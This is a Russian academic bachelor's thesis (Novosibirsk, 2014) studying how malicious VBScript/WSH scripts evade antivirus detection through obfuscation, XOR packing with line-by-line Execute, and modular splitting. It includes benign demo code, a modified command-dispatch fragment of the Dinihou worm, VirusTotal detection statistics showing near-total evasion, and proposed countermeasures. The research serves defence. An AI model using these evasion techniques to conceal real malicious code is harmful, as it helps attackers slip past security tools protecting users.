МИНОБРНАУКИ РОССИИ

ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«НОВОСИБИРСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ» (НОВОСИБИРСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ, НГУ)

Факультет информационных технологий

Кафедра компьютерных систем

Направление подготовки: 230100 ИНФОРМАТИКА И ВЫЧИСЛИТЕЛЬНАЯ ТЕХНИКА

ВЫПУСКНАЯ КВАЛИФИКАЦИОННАЯ БАКАЛАВРСКАЯ РАБОТА

Изучение способов сокрытия вредоносных программ от антивирусных решений на примере сценариев Windows.

Улеско Илья Николаевич

«К защите допущена»
Заведующий кафедрой,
к.т.н.
Пищик Б.Н. /……..
(фамилия , И., О.) / (подпись, МП)
«……»……20…г.

Научный руководитель
ст. научный сотрудник КТИ ВТ,
к.т.н.
Пищик Б.Н. /……..
(фамилия , И., О.) / (подпись, МП)
«……»……20…г.

Дата защиты: «……»……20…г.
Автор Улеско И.Н./……...
(фамилия , И., О.) / (подпись)

Новосибирск, 2014г.

Оглавление

Введение

Острота проблемы обеспечения безопасности субъектов информационных отношений, защиты их законных интересов при использовании информационных и управляющих систем, хранящейся и обрабатываемой в них информации все более возрастает. Этому есть целый ряд объективных причин:

- Расширение сферы применения средств вычислительной техники и возросший уровень доверия к автоматизированным системам.
- Изменился подход и к самому понятию "информация". В настоящее время термин все чаще используется для обозначения особого товара, стоимость которого зачастую превосходит стоимость вычислительной системы, в рамках которой он существует.
- Распространение компьютерной грамотности в широких слоях населения.

Особую опасность для компьютерных систем представляют злоумышленники, специалисты - профессионалы в области вычислительной техники и программирования, досконально знающие все достоинства и слабые места вычислительных систем и располагающие подробнейшей документацией и самыми совершенными инструментальными и технологическими средствами для анализа и взлома механизмов защиты.

Единственным способом работы в столь опасной среде является использование защитных средств, которыми могут являться антивирусные решения, брандмауэры и проч. комплексы программ для обнаружения угроз и атак. Однако технологии, используемые при обнаружении вредоносного программного обеспечения, имеют недостатки и уязвимости, что позволяет злоумышленникам получить свою выгоду, прежде чем их программа будет обнаружена антивирусом.

В связи с этим цель данной работы заключается в том, чтобы исследовать средства и методы сокрытия, применяемые во вредоносных сценариях. Тем самым будут найдены недочёты в используемых сейчас процессах обнаружения вредоносного программного обеспечения. После этого на основе полученных данных будут сформулированы ключевые принципы работы методов сокрытия, что в будущем позволит обнаруживать вредоносный код, который на данный момент успешно обходит используемые средства защиты.

Глава 1 Постановка задачи

1.1 Актуальность

Актуальность проблемы [1] защиты информационных технологий в современных условиях определяется следующими основными факторами:

- ростом числа квалифицированных пользователей вычислительной техники и возможностей по созданию ими нежелательных программно-математических воздействий на системы обработки информации.
- увеличением потерь (ущерба) от уничтожения, фальсификации, разглашения или незаконного тиражирования информации (возрастанием уязвимости различных затрагиваемых субъектов).

В целом область исследования методов сокрытия вредоносного программного обеспечения слишком большая, потому в рамках данной работы были рассмотрены вредоносные программы, являющиеся сценариями Windows.

1.2 Основные определения

Сценарии Windows WSH (Windows Scripting Host) - высокоуровневые скриптовые языки программирования для краткого описания действий, выполняемых системой [2]. Далее в работе под терминами «сценарий» и «скрипт» будут подразумеваться сценарии Windows WSH.

Главное назначение сценариев - автоматизация повторяющихся действий.

Примеры задач, для решения которых удобно применять скрипты:

- Резервное копирование и восстановление;
- Установка ПО на компьютеры и настройка компьютеров;
- Настройка рабочей среды пользователя;
- Рассылка пользователям сообщений;
- Проверка и упорядочивание содержимого на серверах;
- Мониторинг работы служб и приложений, обеспечение немедленного реагирования на возникающие проблемы;

1.3 Описание проблемы

Анализируя статистику по использованию сценариев, как в мирных целях, так и во вред, можно выделить следующие примечательные свойства скриптов:

Свойство #1: Распространённость.

Согласно данным [3] NetMarketShare за сентябрь 2013 года, доля использования ОС Windows в мире составляет 92.44%. В свою очередь, компонент Windows Scripting Host присутствует во всех ОС Windows, начиная с 98 версии. В сумме это означает, что вредоносный скрипт может быть выполнен на ~92% компьютеров всего мира.

Свойство #2: Простота.

1. Для создания скрипта не требуется установка интерпретатора или особой среды разработки – всё уже по умолчанию присутствует в Windows. Достаточно в любом текстовом редакторе написать команды скрипта и после этого сохранить файл с соответствующим расширением.
2. Во-вторых, скрипт является исполняемым файлом. Для запуска достаточно кликнуть дважды мышью по иконке файла (либо нажать “Enter”).
3. Язык скриптов не является сложным в обучении. Согласно статистике [4] популярности языков программирования за январь 2013, Basic занимает второе место среди языков, на котором была написана первая программа. А один из поддерживаемых сервером WSH языков программирования является VBScript, который является подмножеством языка Basic.

Свойство #3: Популярность.

Согласно статистике [5] Лаборатории Касперского за 2013 год, только 4,89% от общего числа угроз составляют именно вредоносные скрипты. Из этих данных можно сделать следующие выводы: либо скрипты не могут быть использованы для написания по-настоящему серьёзного вредоносного ПО, либо можно предположить, что общие методы обнаружении вредоносного ПО не в полной мере эффективны для обнаружения скриптовых угроз. Однако первый вывод не может быть верным, так как существуют примеры вредоносных сценариев, которые успешно атаковали миллионы компьютеров. Ярким экземпляром вируса, написанного на языке сценариев, является червь «ILOVEYOU» [6], который активно действовал в мае 2000 года и нанёс ущерб мировой экономике в размере 10-15 миллиардов долларов, за что вошёл в Книгу рекордов Гиннеса, как самый разрушительный компьютерный вирус в мире [7]. Поэтому истинным будет именно второе предположение.

Для злоумышленника вышеперечисленные факторы могут оказать решающее влияние при выборе технологии, на которой будет создано вредоносное ПО.

В то же время есть ещё пара свойств, которые повлияли на изучение именно в области скриптов:

1. Исполняемый код скрипта представляет собой набор команд, который можно посмотреть в любом текстовом редакторе. Тем самым это даёт возможность для изучения механизмов работы любого вредоносного кода (в отличие от скомпилированных программ)
2. Автор данной работы имеет достаточный опыт работы со скриптами Windows, что позволяет более эффективно проводить исследования.

Глава 2 Обзор существующих решений проблемы

В этом разделе освещаются различные способы идентификации вредоносного кода, применяемые антивирусными решениями.

На данный момент существует много методов обнаружения вредоносного ПО. Но в целом можно выделить две группы методов, определяемых принципом действия: реактивные и проактивные технологии защиты [8]. Первые служат для обнаружения уже известного вредоносного кода, а проактивные методы направлены на предотвращение заражения от неизвестных вредоносных программ.

2.1 Реактивные методы

Сигнатурный анализ — это способ выявления вирусов с помощью сигнатур. Сигнатура это часть исполняемого кода, контрольная сумма или другая двоичная запись, с помощью которой можно определить заражен данный файл конкретным вирусом или нет. Последовательная проверка файла при помощи сигнатур уже известных вирусов позволяет установить, является ли файл инфицированным в целом.

Плюсы метода:

- Высокая степень надёжности детектирования вредоносного кода
- Возможность “лечения” файла

Минусы метода:

- Позволяет обнаружить только те вирусы, которые добавлены в антивирусные базы.

2.2 Проактивные методы

Эвристический анализ — это метод проверки, применяемый к исполняемым файлам. Антивирус запускает проверяемый файл в изолированной от операционной системы виртуальной среде и анализирует его поведение [9].

Плюсы метода:

- позволяет обнаруживать неизвестные ранее антивирусу вредоносное ПО.

Минусы метода:

- Требует большее количество времени в сравнении с сигнатурным методом
- Наличие вероятности ложных срабатываний

Эмуляция кода — метод проверки файлов, основанный на разбиении байтового кода программы на команды и последующий их запуск в виртуальной копии компьютера. При выполнении в режиме эмуляции приложение не сможет нанести вред системе пользователя, а вредоносное действие будет детектировано эмулятором.

Технология эмуляции является промежуточной ступенью между обработкой программы как набора байт и обработкой программы как определенной последовательности действий.

Плюсы метода:

- Достаточно эффективно противостоит методам сокрытия, основанным на полиморфизме.

Минусы метода:

- Большое потребление системных ресурсов, которое влечёт за собой снижение общей производительности компьютера

Анализ поведения — метод обнаружения вредоносных программ, основанный на перехвате всех важных системных функций, позволяющий отслеживать всю активность в системе пользователя.

Плюсы метода:

- Позволяет отслеживать цепочки действий нескольких программ.

Минусы метода:

- Большое потребление ресурсов компьютера.

Песочница (Sandbox) — технология, в основе которой лежит принцип ограничения активности потенциально вредоносных приложений таким образом, чтобы они не могли нанести вреда системе пользователя.

Грань между эмуляцией и виртуализацией тонка, но ощутима. Первая технология предоставляет среду для исполнения программы (и, таким образом, в процессе работы «содержит» программу и полностью управляет ею). Во втором случае в качестве среды уже выступает сама операционная система, а технология лишь контролирует взаимодействие между операционной системой и программой, в отличие от предыдущего случая, находясь тем самым с последней на равных.

Глава 3 Исследование способов сокрытия вредоносных скриптов

3.1 Общая информация об исследованиях.

Для проведения исследований была собрана база вредоносных сценариев, которые наиболее часто встречаются в местах распространения зловредных программ, а именно в Интернет-ресурсах для хранения и обмена файлами. База насчитывает 113 сценариев, которые включают в себя вредоносные программы следующих категорий, согласно классификации вирусов Лаборатории Касперского [10]:

- Email-Worm.VBS;
- Worm.VBS;
- Trojan.Script.Suspic.gen;
- HEUR:Worm.Script.Generic;

После изучения имеющейся базы скриптов, были выявлены наиболее часто используемые методы сокрытия вредоносных сценариев: обфускация и упаковка исходного кода сценариев.

Помимо этого, основываясь на описании принципов обнаружения вредоносного программного обеспечения, в работе предлагается для изучения ещё один метод - разбиение сценария на комплекс взаимосвязанных модулей, выполняющий функцию оригинального скрипта. Данный метод, предложенный автором работы, подходит под общие характеристики сценариев и поэтому предполагается его высокая эффективность, но использование этого метода в действующем вредоносном ПО пока не было обнаружено.

Далее будет представлена подробная информация о каждом из трёх методов сокрытия от антивирусных решений, используемых в скриптах. Методы исследуются по следующей схеме:

1. **Описание метода сокрытия**. В этой части приводится теоретическая информация о рассматриваемом методе. Даётся общее определение и демонстрационный пример реализации на языке сценариев.
2. **Описание процесса исследования.** Данный раздел содержит в себе данные экспериментов, проводимых для изучения эффективности метода сокрытия.
3. **Анализ результатов исследования.** Эта часть содержит выводы, основанные на результатах проведённых экспериментов.

4. **Выявление метода для противодействия сокрытию.** В разделе идёт описание основных уязвимых мест метода сокрытия, которые позволяют обнаружить вредоносное ПО. Также идёт текстовое описание алгоритма противодействия методу.

3.1.1 Критерии тестирования методов сокрытия

Для создания статистики эффективности методов сокрытия используется бесплатный онлайн-сканер вирусов, вредоносных программ и ссылок VirusTotal [11]. С помощью этого ресурса можно проверить файл пятьюдесятью антивирусами, и уже на основе результатов проверки сделать полноценный вывод о вредоносности подозрительного файла.

Однако в процессе исследований было замечено, что часть антивирусных решений не обнаруживает вредоносные сценарии, над которыми даже не были проведены преобразования для их сокрытия от антивирусов. Поэтому выделены 15 основных антивирусов (Top15), которые обнаруживали вредоносное ПО в большинстве проверок:

1. AVG
2. Avast
3. BitDefender
4. DrWeb
5. ESET-NOD32
6. F-Secure
7. Fortinet
8. GData
9. Ikarus
10. McAfee
11. Microsoft
12. Kaspersky
13. NANO-Antivirus
14. Qihoo-360
15. Sophos

В итоге при тестировании методов будут показаны две статистики: общий результат выявления VirusTotal и результат выявления Top15.

Эффективность метода определяется показателем выявления. Чем меньше антивирусов обнаружит вредоносный файл с применением указанного метода сокрытия,

тем эффективнее этот метод. Максимально возможным показателем результата сокрытия является оценка 0/50, т.е. ни один антивирус не смог обнаружить рабочий вредоносный код, скрытый указанным методом.

В каждом тесте эффективность вычисляется как среднее значение всех результатов выявления. Также демонстрируется эффективность метода сокрытия на конкретном вредоносном сценарии – Worm.VBS.Dinihou.b, оригинальный код которого детектируется большинством антивирусов на сервисе VirusTotal.

3.2 Обфускация исходного кода сценария

3.2.1 Описание метода сокрытия

Обфускация - приведение исходного текста программы к виду, сохраняющему ее функциональность, но затрудняющему анализ и понимание алгоритмов работы.

Метод применяется для затруднения работы реактивных (сигнатурных) методов обнаружения вредоносного ПО. Изменяя исходный код, программа перестаёт сопоставляться с прежней сигнатурой, что делает её незаметной для антивирусов на этом уровне проверки.

Ниже в качестве примера приведён код сценария на языке VBScript, который наглядно показывает визуальную разницу кода при использовании методов обфускации. Оба сценария выводят на экран одну и ту же информацию.

Скрипт #1:

```
Dim text
Set objNetwork = CreateObject("WScript.Network")
text = "User name: " & objNetwork.UserName
WScript.Echo text
```

Скрипт #2:

```
WScript.Echo StrReverse("resU") & _
Chr(110)&Chr(97)&Chr(109)&Chr(101)&Chr(58)&Chr(32)&_
CreateObject("WS"&Mid("09ZrCrIpqq(",5,4)&_
"t."&Chr(80-2)&Chr(202/2)&Chr(100+16)&Chr(119)&"ork").UserName
```

Пример 1 – Скрипт #1 является первоначальным текстом сценария. Скрипт #2 есть скрипт #1 после применения методов обфускации.

Сценарии Windows являются интерпретируемыми программами, поэтому антивирусами проводится анализ именно текста кода скрипта. Этот фактор даёт злоумышленникам большой набор вариантов изменения кода. Также некоторые сценарии имеют слабую типизацию, в качестве примера которых можно привести программы на VBScript. Все это в совокупности позволяет модифицировать исходный код всеми доступными стандартными функциями языков.

3.2.2 Описание процесса исследования

Эксперимент #1: проверка целесообразности метода для скриптов.

Идея эксперимента:

Отключение (сделать комментарием) критически важных команд во вредоносном скрипте и проверить полученный код на сервисе VirusTotal. Требуется выяснить, в какой степени антивирусы полагаются на сигнатурный метод обнаружения вредоносного ПО.

Результаты:

После указанной модификации образцов вредоносных сценариев с последующей их проверкой на сервисе VirusTotal выяснилось, что разница показателей выявления рабочего и нерабочего вредоносного кода составляет интервал от 0% до 35%. Это означает, что в подавляющем большинстве случаев антивирус не видит разницы между вредоносным ПО и файлом, в котором встречается исходный текст кода такой программы. Основываясь на результатах эксперимента #1 можно утверждать, что сигнатурный метод детектирования вредоносного ПО играет существенную роль, и дальнейшее проведение исследований имеет смысл.

Эксперимент #2: проверка эффективности используемых методов сокрытия во вредоносных сценариях.

Идея эксперимента:

В процессе изучения базы вредоносных скриптов были выделены следующие методы обфускации, наиболее часто применяемые в сценариях:

- Случайные комментарии большого размера;
- Неявные значения строковых переменных;
- Увеличение конструкций;
- Мусорный код.

Требуется применить каждый метод для некоторых образцов из базы и сравнить разницу показателей выявления до и после применения методов обфускации.

Результаты:

Были взяты скрипты каждого из четырёх классов вредоносных сценариев со средним показателем выявления скриптов, т.е. 14/50..20/50. После сбора результатов и их усреднения получилось следующая статистика, представленная в таблице 1:

Таблица 1 Общие результаты показателей выявления для набора вредоносных сценариев, модифицированных с помощью различных методов обфускации

Метод обфускации	**Обнаружение до применения метода**	**Обнаружение всеми антивирусами после применения метода**	**Обнаружение Top15 антивирусов после применения метода**
Неявные значения строковых переменных	**16**/50	**10**/50	**9**/15
Большие случайные комментарии	**16**/50	**11**/50	**10**/15
Увеличение конструкций	16/50	15/50	14/15
Мусорный код	16/50	16/50	15/15

Во всех четырех случаях меняется исходный код сценария. Но по результатам эксперимента видно, что для сценариев эффективны только следующие методы: неявные значения строковых переменных и большие случайные комментарии.

Для тестового червя “ Worm.VBS.Dinihou.b ” (см. Приложение А) с показателем выявления 38/50 статистика приведена в таблице 2:

Таблица 2 Результаты показателей выявления для Worm.VBS.Dinihou.b, модифицированого с помощью различных методов обфускации

Метод обфускации	**Обнаружение всеми антивирусами после применения метода**	**Обнаружение Top15 антивирусов после применения метода**
Неявные значения строковых переменных	**29**/50	**12**/15
Большие случайные комментарии	**31**/50	13/15
Увеличение конструкций	37/50	15/15
Мусорный код	37/50	15/15

3.2.3 Анализ результатов исследования

Неясно, почему некоторые антивирусные решения не воспринимают оригинальный код со случайными комментариями большого размера. Вероятнее всего это возникает из-за учёта следующего фактора - возможности чтения сценарием собственного кода. Комментарии не игнорируются на случай, если в них содержится какая-то ключевая информация, необходимая для работоспособности сценария.

Интересен факт того, что антивирусные решения способны игнорировать часть кода, не выполняющую роли для общего алгоритма (увеличение конструкций и мусорный код). Однако они не способны соотносить друг с другом одинаковые строки, если те были изменены с помощью представления их в виде функций с фиксированными параметрами.

В целом обфускация слабо влияет на обнаружение хорошо известного вредоносного кода: несмотря на уменьшение общего показателя выявления, этот метод не даёт явного преимущества в сокрытии от Top15 антивирусов, т.е. обнаруживается почти всеми популярными антивирусами. Однако этот метод даёт некоторое преимущество против менее известных защитных решений.

3.2.4 Выявление метода для противодействия сокрытию

Уязвимость метода обфускации заключается в его же преимуществе, т.е. в сохранении семантики кода, несмотря на изменение синтаксиса программы. Зная, что все варианты различной записи одной и той же операции выполняют одну и ту же функцию, то достаточно приводить все значения переменных и констант в некоторый общий стандартный вид.

Для выполнения этих действий можно воспользоваться внутренними средствами сценариев. Например, VBScript поддерживает исполнение следующих функций:

- `Eval (expression)` – вычисляет выражение *expresssion* и возвращает результат [12].
- `ExecuteGlobal statement` – исполняет команды скрипта, переданные в виде строки statement [13].

Применяя указанные функции для предварительного вычисления передаваемых результатов в переменные или функции, можно формировать новый вид сценария, который будет одинаков для всех вариантов изменённого исходного кода скрипта.

Таким образом, для детектирования вредоносного кода с использованием методов обфускации требуется генерация файла по следующему принципу:

1. За основу файла взять потенциально вредоносный скрипт
2. Убрать из скрипта абсолютно все пустые операции и комментарии
3. Преобразовать переменные и константы, которые являются функциями от зафиксированных переменных, в результат этих самых функций.
4. Предварительно вычислить передаваемые параметры в функциях.

Проверить полученный файл стандартными методами антивируса.

3.3 Упаковка исходного кода

3.3.1 Описание метода сокрытия

Упаковка кода – преобразование исполнимого файла (например, сжатие) и прикрепление к нему кода, необходимого для распаковывания и исполнения содержимого файла. Этот метод, также как и обфускация кода, применяется для сокрытия от сигнатурного метода обнаружения вредоносного ПО.

В качестве примера ниже приведён упакованный сценарий программы «Hello, world!»

```
Script1 = "ц›«єЎёjжЌ« §икЪ-¤¤§диї§є¤¬йк"
Script2 = ""
For i=1 To Len(Script1)
      Script2 = Script2 & Chr( Asc(Mid(Script1,i,1)) Xor 200)
Next
Execute Script2
```

Пример 2 – Упакованный сценарий программы “Hello, world!”

Рассмотрим приведённый образец кода подробнее:

1. В переменной Script1 находится зашифрованный код: Wscript.Echo "Hello, world!"' (XOR-шифрование с ключом 200)
2. Далее создаётся переменная Script2, в которой будет сохранён расшифрованный код Script1.
3. В цикле происходит расшифровка кода и запись в переменную Script2.
4. После расшифровки оригинального кода производится его запуск с помощью функции Execute.

Как можно заметить из примера, сценарий не содержит в себе открыто первоначальный код. Поэтому вредоносный код, упакованный таким образом, не соотносится с его первоначальной сигнатурой.

Среди всех сценариев Windows наиболее эффективно реализовать метод упаковки можно только на языке VBScript. Потому далее все примеры кода будут на этом языке.

Для того чтобы реализовать упаковку кода, нужно иметь возможность запускать код внутри скрипта или же реализовать запуск сценария самим собой. В скриптовом языке VBScript есть методы, которые позволяют реализовать данные операции. К ним относятся:

- *CreateObject("Wscript.Shell").Run(strCommand, [intWindowStyle], [bWaitOnReturn])* – позволяет запускать любое приложение в ОС Windows с различными параметрами [14].
- *object.Exec(strCommand)* – создаёт новый дочерний процесс (т.е. процесс с теми же переменными среды), который запускает заданное консольное приложение [15].
- *ExecuteGlobal statement* – исполняет команды скрипта, переданные в виде строки statement.

3.3.2 Описание процесса исследования

Эксперимент #1: проверка эффективности используемых методов сокрытия во вредоносных сценариях.

Идея эксперимента:

Сбор статистики, которая показывает разницу в показателях выявления между неупакованным и упакованным кодом. В качестве параметра для запуска передавать сразу весь расшифрованный код.

Результаты:

Были выбраны файлы сценариев с показателем выявления 34-38 из 50. Для них была произведена процедура упаковки с разными типами шифрования, но всегда расшифрованный код подавался на запуск единой строкой. Таким образом, любой упакованный сценарий выглядел следующим образом:

```
Str1 = "зашифрованные данные"
Str2 = Decoding(Str1)
Execute Str2

Sub Decoding(Text) ' процедура для расшифровки кода
...
End Sub
```

Пример 3 – Общий вид исходного кода для эксперимента #1

В результате показатели выявления колебались в интервале от 12 до 20 антивирусов из 50, однако набор Top15 антивирусов обнаруживал вредоносное ПО практически в полном составе.

Эксперимент #2: проверка эффективности изменённых методов сокрытия.

Идея эксперимента:

Скрипты интерпретируемы, поэтому можно выполнять каждую строку операций отдельно. На основании этого автором работы было предложено использовать это свойство для усовершенствования метода упаковки. Выполняя операции построчно, можно изменить процесс запуска расшифрованного кода: вместо того, чтобы подавать на вход в функцию запуска весь код целиком, попробовать выполнять каждую строчку отдельно. Наглядно это видно на примере 4:

```
Dim ArrCode(2)
ArrCode(1) = "Set WshNetwork = CreateObject(""WScript.Network"")"
ArrCode(2) = "WScript.Echo WshNetwork.ComputerName"
For i=1 To 2
      Execute ArrCode(i)
Next
```

Пример 4 – Код для демонстрации построчного исполнения команд сценария без упаковки каждой строки.

Этим достигается дополнительное сокрытие, т.к. пока не выполнится весь скрипт, не будет доступен весь расшифрованный код сразу.

Результаты:

Были взяты те же файлы сценариев, что и в эксперименте #1, только с указанным методом преобразования.

В итоге показатели выявления были следующими:

- Общий показатель выявления для 50 антивирусов: от 11 до 2. В некоторых случаях было полное сокрытие, т.е. 0/50.
- Показатель выявления для Top15 антивирусов практически совпадал с общим, т.е. только лучшие антивирусные решения способны в некоторых случаях распознать оригинальный код, скрытый таким методом.

3.3.3 Анализ результатов исследования

Ниже на рисунке 1 представлены усреднённые результаты обоих экспериментов. Соответствующий уровень упаковки выглядит так:

1. Оригинальный код скрипта;
2. Простейшая упаковка всего кода;
3. Упаковка кода с использованием более сложных механизмов шифрования;
4. Шифрование каждой операции скрипта отдельно;
5. Шифрование каждой операции скрипта отдельно и разными методами.

Также отдельно в таблицу вынесены результаты обоих экспериментов для червя “Worm.VBS.Dinihou.b”. Жирным выделены методы, усовершенствованные автором работы.

Таблица 3 Результаты показателей выявления для Worm.VBS.Dinihou.b, модифицированого с помощью различных видов упаковки кода.

Алгоритм упаковки	**Обнаружение всеми антивирусами после применения метода**	**Обнаружение Top15 антивирусов после применения метода**
Код без упаковки	38/50	15/15
Чтение массива кодов символов текста скрипта с последующим восстановлением исходного кода и запуск его целиком	20/50	15/15
Шифр Цезаря с последующим восстановлением исходного кода и запуск его целиком	18/50	15/15
Шифрование с ключом. Запуск расшифрованного кода целиком.	13/50	13/15
Шифрование с ключом. Усложнение функции запуска кода.	10/50	9/15
Шифрование каждой строки сценария. Запуск кода построчный.	5/50	5/15
Шифрование каждой строчки сценария, использование разных алгоритмов шифрования. Запуск кода построчный.	2/50	2/15



Рисунок 1 – Зависимость показателя выявления вредоносного ПО от уровня сложности упаковки исходного кода.

На графике видно, что наиболее эффективно для злоумышленников использование построчной упаковки кода. Но выполнение такого преобразования связано с существенными трудностями: процесс сложно автоматизировать и требуется учитывать область видимости упакованного кода.

Применение же простых типов упаковки эффективно работает только на малоизвестных вредоносных сценариях (с малым показателем выявления), но их достаточно, чтобы заметно снизить показатель выявления нового вируса.

3.3.4 Выявление метода для противодействия сокрытию

Уязвимость данного метода заключается в том, что сценарий умеет выполнять только незашифрованные команды. На момент запуска кода он всегда должен быть в расшифрованном виде. Также функция запуска расшифрованного кода имеет ограниченное количество методов, позволяющих запускать код сценария. Всё вместе это

означает, что для обнаружения достаточно отлеживать параметры тех трёх методов, которые были указаны в разделе 3.3.1.

Для детектирования упакованного вредоносного кода требуется генерация файла по следующему принципу:

1. Пока не встретятся методы, позволяющие запускать шифрованный код, сохранять код текущего скрипта в файл
2. При встрече описанных выше методов, выполнить код скрипта и получить значение параметров метода (метод получит уже расшифрованные данные для запуска). Параметры записать последовательно в файл
3. До тех пор, пока не будут обработаны все методы запуска шифрованного кода, повторять шаги 1-2
4. Выполнить шаг 1 после обработки всех методов (на случай, если будут ещё фрагменты незаписанного потенциально опасного скрипта)
5. Проверить полученный файл стандартными средствами антивируса

3.4 Разбиение сценария на взаимосвязанные модули

3.4.1 Описание метода сокрытия

Разбиение сценария на модули – преобразование кода на совокупность примитивных связанных друг с другом модулей, которые в итоге выполняют тот же набор действий, что и первоначальный скрипт.

Метод предложен автором работы в качестве экспериментального способа сокрытия, т.е. в действующих скриптах он обнаружен не был. Исходя из логики принципа работы метода, он эффективен будет для сокрытия от следующих способов обнаружения вредоносного ПО:

- Сигнатурный метод. Так как код не представляет собой прежний единый файл, то проверка по отдельности каждого модуля не даст соответствия с прежней сигнатурой.
- Эвристический анализ (проактивный метод). Каждый отдельный модуль выполняет минимальный набор действий с данными, после чего передаёт информацию для работы следующему модулю. Этим достигается схожесть действий с обычными сценариями, которые служат для выполнения полезных действий. Из-за возможности риска ложного срабатывания обнаружение подобного вредоносного ПО становится сложнее для антивирусных решений.

Указанный метод выполним на языках VBScript и JScript. В этих скриптовых языках есть метод, который позволяет реализовать запуск другого исполняемого файла:

- *CreateObject("Wscript.Shell").Run(strCommand, [intWindowStyle], [bWaitOnReturn])* – позволяет запускать любое приложение в ОС Windows с различными параметрами.

Благодаря этому методу есть возможность не только запускать другую программу, но и передавать ей параметры. Ниже предоставлен пример, демонстрирующий примитивную цепочку модулей, которая в итоге реализует вывод на экран «Hello, world!»:

Скрипт #1:

```
Arg1 = "world!"
CreateObject("WScript.Shell").Run "second.vbs "&Arg1
```

Скрипт #2:

```
Arg2 = "Hello, " & WScript.Arguments(0)
CreateObject("WScript.Shell").Run "last.vbs "&""""&Arg2&""""
```

Скрипт #3:

```
WScript.Echo WScript.Arguments(0)
```

Пример 5 – Цепочка из трёх сценариев для вывода на экран "Hello, world!". Скрипты последовательно запускаются друг за другом, формируя требуемую строку. Скрипт #3 завершает цепочку, выполняя вывод полученной строки на экран.

3.4.2 Описание процесса исследования

Эксперимент #1: проверка эффективности метода для скриптов.

Идея эксперимента:

Разбить хорошо детектируемый вредоносный сценарий на модули и проверить архив со всеми частями сценария на сервисе VirusTotal.

Результаты:

Проверка эффективности проводилась сначала для тестового сценария "Worm.VBS.Dinihou.b" (Приложение А). В данном скрипте можно выделить две логические части: блок приёма команд с удалённого компьютера и набор процедур для каждой команды. Поэтому принцип разбиения на модули заключается в следующем:

1. Для каждой команды провести замену вызова процедуры на вызов сценария, выполняющего эту функцию с помощью метода Run объекта "WScript.Shell".
2. Удаление кода процедуры из основного модуля и создание нового сценария с этим кодом. При этом в качестве параметров процедуры следует указывать аргументы самого сценария.

Фрагмент блока приёма команд после модификации исходного кода приложения А:

```
select case cmd (0)
case "uninstall"
      CreateObject("WScript.Shell").Run "uninstall.vbs"
case "send"
      CreateObject("WScript.Shell").Run "download.vbs "& cmd (1) & " " & cmd (2)
case "site-send"
      CreateObject("WScript.Shell").Run "sitedownloader.vbs "& cmd (1) & " " & cmd (2)
case "recv"
     param = cmd (1)
      CreateObject("WScript.Shell").Run "upload.vbs "& param


...
```

```
...
...
...


case  "sleep"
      param = cmd (1)
      sleep = eval (param)
end select
```

Результаты проверки метода разбиения для этого сценария представлены в таблице 4.

Таблица 4 Результаты показателей выявления для Worm.VBS.Dinihou.b, модифицированного с помощью разбиения кода на модули.

Количество новых модулей	**Обнаружение всеми антивирусами после применения метода**	**Обнаружение Top15 антивирусов после применения метода**
0 (код без изменений)	38/50	15/15
1	32/50	14/15
2	31/50	14/15
3	28/50	14/15
4	28/50	13/15
5	28/50	13/15
6	24/50	13/15
7	17/50	11/15
8	17/50	11/15
9	16/50	11/15
10	16/50	10/15
11	14/50	9/15
12	12/50	9/15
13	11/50	8/15

Эксперимент #2: проверка эффективности комбинирования используемых методов.

Идея эксперимента:

Результаты первого эксперимента показывают, что метод позволяет скрываться в некоторых случаях при использовании большого количества модулей. Но ведь каждый

модуль является отдельной программой, поэтому к нему применимы все те же методы сокрытия, что и к исходному единому файлу. Таким образом, следует проверить эффективность связки метода разбиения с ранее известными методами.

Для тестирования были выбраны следующие подходы:

1. Каждый модуль был упакован с помощью простого вида шифрования. Такой принцип был выбран исходя из автоматизации задачи из-за большого количества модулей. Более сложные виды упаковки не рассматривались.
2. Метод упаковки файла был разбит на модули. Таким образом весь скрипт был разделён на две составляющие: файл с зашифрованными данными и файл, который расшифровывал и исполнял операции.

Результаты:

